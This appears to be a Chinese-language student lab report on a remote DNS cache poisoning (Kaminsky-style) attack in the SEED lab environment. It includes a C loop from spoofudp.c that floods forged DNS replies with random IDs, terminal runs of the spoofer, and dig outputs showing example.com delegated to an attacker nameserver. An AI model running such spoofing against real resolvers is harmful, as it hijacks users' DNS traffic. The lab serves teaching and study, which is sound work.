;; AUTHORITY SECTION:
example.com.            3600    IN      SOA     sns.dns.icann.org. noc.dns.icann.org. 2018100718 7200 3600 1209600 3600

;; Query time: 252 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Fri Nov 16 06:34:21 EST 2018
;; MSG SIZE  rcvd: 104


; <<>> DiG 9.10.3-P4-Ubuntu <<>> xy0028.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 59665
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xy0028.example.com.            IN      A

;; Query time: 4949 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Fri Nov 16 06:34:34 EST 2018
;; MSG SIZE  rcvd: 47
```

Task2: Result Verification


根据实验说明设置了环境，设置完成后，使用 dig 测试 ns.dnslabattacker.net 得到如下结果，表明配置成功。



```
[11/16/18]seed@VM:~/.../lab3$ dig ns.dnslabattacker.net

 <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.dnslabattacker.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45919
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
 EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.dnslabattacker.net.         IN      A

;; ANSWER SECTION:
ns.dnslabattacker.net.  604800  IN      A       10.0.2.4

;; AUTHORITY SECTION:
ns.dnslabattacker.net.  604800  IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 0 msec
```


吸取上面的教训，为了增大攻击几率，优化攻击思路，首先将 dig 命令程序并入 spoofudp.c 代码中，这样可以使发请求报文与回复报文同步于相同的 URL，增加攻击效果。其次，为了更好利用

发送请求报文与真实的回复报文之间的时间差，将个 url 伪造的回复报文的数量增到 9999 个，且每次有不同的 ID。其中 i 控制不同的 URL。



```
        system("dig xy0000.example.com");
        char *root=".example.com";
        while (1) {
                //This is to generate different translate ID in same xyxxxx.example.com
                dns->query_id = rand();
                if (j > 9999) {
                        i++;
                        sprintf(random, "%.4d", i);
                        //strcat(command,random);
                        //printf("%s\n",random);
                        //This is to generate different query in xyxxxx.example.com
                        data1[3] = random[0];
                        data1[4] = random[1];
                        data1[5] = random[2];
                        data1[6] = random[3];
                        j = 0;
                        char command[30]="dig xy0000";
                        command[6]=random[0];
                        command[7]=random[1];
                        command[8]=random[2];
                        command[9]=random[3];
                        strcat(command,root);
                        system(command);
                        //printf("%d",i);
                }
                udp->udph_chksum = check_udp_sum(buffer, packetLength - sizeof(struct ipheader)); // recalculate the checksum fo
r the UDP packet
                j++;
                // send the packet out.
                if (sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
                        printf("packet send error %d which means %s\n", errno, strerror(errno));
        }
        close(sd);
        return 0;
```

接下来，为了增加攻击几率，同时刻对两个不同的 example.com 的域名服务器伪造报文，需要注意，要使两个程序同时运行。




```
[11/16/18]seed@VM:~/.../lab3$ sudo ./spoofudp 199.43.135.53 10.0.2.6

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xy0000.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 1144
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADD

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xy0000.example.com.            IN      A

;; Query time: 3 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Fri Nov 16 06:33:06 EST 2018
;; MSG SIZE  rcvd: 47


; <<>> DiG 9.10.3-P4-Ubuntu <<>> xy0001.example.com
```

Terminal

```
[11/16/18]seed@VM:~/.../lab3$ sudo ./spoofudp 199.43.133.53 10.0.2.6
; <<>> DiG 9.10.3-P4-Ubuntu <<>> xy0000.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 14542
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xy0000.example.com.            IN      A

;; Query time: 3807 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Fri Nov 16 06:33:06 EST 2018
;; MSG SIZE  rcvd: 47


; <<>> DiG 9.10.3-P4-Ubuntu <<>> xy0001.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 57112
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
```

结果在短短的几分钟内，便已经攻击成功。可以观察到 dig 命令的 echo 已经全部回复。




```
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xy0012.example.com.            IN      A

;; ANSWER SECTION:
xy0012.example.com.     259200  IN      A       1.1.1.100

;; AUTHORITY SECTION:
example.com.            6000    IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       10.0.2.4
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 3 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Fri Nov 16 08:20:27 EST 2018
;; MSG SIZE  rcvd: 142


; <<>> DiG 9.10.3-P4-Ubuntu <<>> xy0013.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15950
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xy0013.example.com.            IN      A

;; ANSWER SECTION:
xy0013.example.com.     259200  IN      A       1.1.1.100

;; AUTHORITY SECTION:
```

缓存在文件：dump_lab.db 记录了攻击成功后，本地 DNS 服务器的缓存。


接下来在攻击机上测试：dig www.example.com 以及 dig mail.example.com 得到预期的结果，即与 example.com.db 的结果完全相同。说明此实验完美成功。

regarding why the IP address for ns.dnslabattacker.net in the additional field is not accepted by the victim DNS server.

因为为了安全性把不在 zone 里面的回复全部丢弃掉，所以 additonal 里面的 ns.dnslabattacker.net，因为 additional 里面的不是权威服务器的回答，其他任何域名服务器都可以回答。



```
11/16/18]seed@VM:~/.../lab3$ dig www.example.com

 <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30303
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3

; OPT PSEUDOSECTION:
 EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
www.example.com.               IN      A

; ANSWER SECTION:
ww.example.com.        86153   IN      A       93.184.216.34

; AUTHORITY SECTION:
xample.com.            5894    IN      NS      ns.dnslabattacker.net.

; ADDITIONAL SECTION:
s.dnslabattacker.net.  604800  IN      A       10.0.2.4
s.dnslabattacker.net.  604800  IN      AAAA    ::1

; Query time: 0 msec
; SERVER: 10.0.2.6#53(10.0.2.6)
; WHEN: Fri Nov 16 08:22:13 EST 2018
; MSG SIZE  rcvd: 139
```



```
[11/16/18]seed@VM:~/.../lab3$ dig mail.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2770
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.1.1.2

;; AUTHORITY SECTION:
example.com.            5869    IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       10.0.2.4
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Fri Nov 16 08:22:38 EST 2018
;; MSG SIZE  rcvd: 140
```